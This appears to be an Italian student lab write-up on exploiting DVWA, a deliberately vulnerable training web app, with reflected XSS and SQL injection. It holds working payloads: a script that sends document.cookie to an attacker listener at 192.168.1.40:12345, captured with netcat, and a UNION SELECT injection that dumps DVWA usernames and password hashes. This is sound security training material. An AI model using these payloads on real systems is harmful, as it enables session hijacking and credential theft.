

# S6/L2

## EXPLOIT DVWA- XSS E SQL injection

---

ols Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec GTFOBins CyberChef

**DVWA**

Home  
Instructions  
Setup  
Brute Force  
Command Execution  
CSRF  
File Inclusion  
SQL Injection  
SQL Injection (Blind)  
Upload  
**XSS reflected**  
XSS stored

### Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

pierd Submit

Hello piero

**More info**

<http://hackers.org/xss.html>  
[http://en.wikipedia.org/wiki/Cross-site\\_scripting](http://en.wikipedia.org/wiki/Cross-site_scripting)  
<http://www.cgisecurity.com/xss-faq.html>

What's your name?

<i>piero Submit

Hello piero


# <i>piero

Quando si inserisce del testo in una barra di log di una web app e questo cambia aspetto o formato, potrebbe essere un indicatore di una vulnerabilità chiamata Cross-Site Scripting (XSS).

Perché succede e perché è vulnerabile:

1. **Inserimento di codice:** Se la web app non valida o esegue correttamente l'escaping del testo inserito, un attaccante potrebbe inserire codice HTML o JavaScript.
2. **Esecuzione non voluta:** Questo codice viene poi eseguito nel contesto della pagina web, cambiando l'aspetto del testo o eseguendo script dannosi.
3. **Conseguenze:** L'attaccante può rubare cookie, sessioni utente, o eseguire azioni come se fosse l'utente legittimo.





# `<script>alert('XSS')</script>`

Quando si inserisce `<script>alert('XSS')</script>` in una web app vulnerabile a XSS:

1. Esecuzione del Codice: Il browser interpreta il tag `<script>` e esegue il codice JavaScript all'interno.
2. Visualizzazione dell'Alert: Viene visualizzato un popup con il messaggio "XSS".
3. Indicazione di Vulnerabilità: Questo dimostra che la web app non valida o non esegue l'escaping correttamente dell'input, permettendo l'esecuzione di codice arbitrario.

# <script>window.location='http://192.168.1.40:12345/?cookie=' + document.cookie</script>

Quando si inserisce <script>window.location='http://192.168.1.40:12345/?cookie=' + document.cookie</script> in una web app vulnerabile a XSS:

1. Esecuzione del Codice: Il browser interpreta il tag <script> e esegue il codice JavaScript.
2. Redirezione: Il codice reindirizza l'utente a un URL esterno.
3. Furto di Cookie: Il cookie della sessione dell'utente viene aggiunto all'URL, inviando così le informazioni sensibili (cookie) al server dell'attaccante all'indirizzo 192.168.1.40:12345

Ci mettiamo in ascolto sulla porta 12345. con il comando nc -l -p 12345, che ci restituisce tutti i cookie di quella sessione.

```
(kali㉿kali)-[~]  
$ nc -l -p 12345  
GET /?cookie=security=low;%20PHPSESSID=344352e36fb0fa93d889012bb0c5caf7 HTTP/1.1  
Host: 192.168.1.25:12345  
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
Connection: keep-alive  
Referer: http://192.168.1.40/  
Upgrade-Insecure-Requests: 1
```

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

# DVWA

## Vulnerability: SQL Injection

Home  
Instructions  
Setup  
Brute Force  
Command Execution  
CSRF  
File Inclusion  
SQL Injection  
SQL Injection (Blind)  
Upload  
XSS reflected  
XSS stored  
DVWA Security  
PHP Info  
About  
Logout

User ID:

Submit

ID: 1' UNION SELECT user,password FROM users#  
First name: admin  
Surname: admin

ID: 1' UNION SELECT user,password FROM users#  
First name: admin  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' UNION SELECT user,password FROM users#  
First name: gordonb  
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' UNION SELECT user,password FROM users#  
First name: 1337  
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' UNION SELECT user,password FROM users#  
First name: pablo  
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' UNION SELECT user,password FROM users#  
First name: smithy  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

## 1' UNION SELECT user, password FROM users#

Quando si inserisce 1' UNION SELECT user, password FROM users# in una web app vulnerabile a SQL Injection:

- Manipolazione della Query SQL: La stringa inserita manipola la query SQL eseguita dal server.
- Esecuzione dell'Injection: Il frammento UNION SELECT user, password FROM users unisce i risultati della query originale con quelli della tabella users, ottenendo potenzialmente le credenziali degli utenti.
- Commento per Terminare: Il simbolo # commenta il resto della query originale, prevenendo errori di sintassi.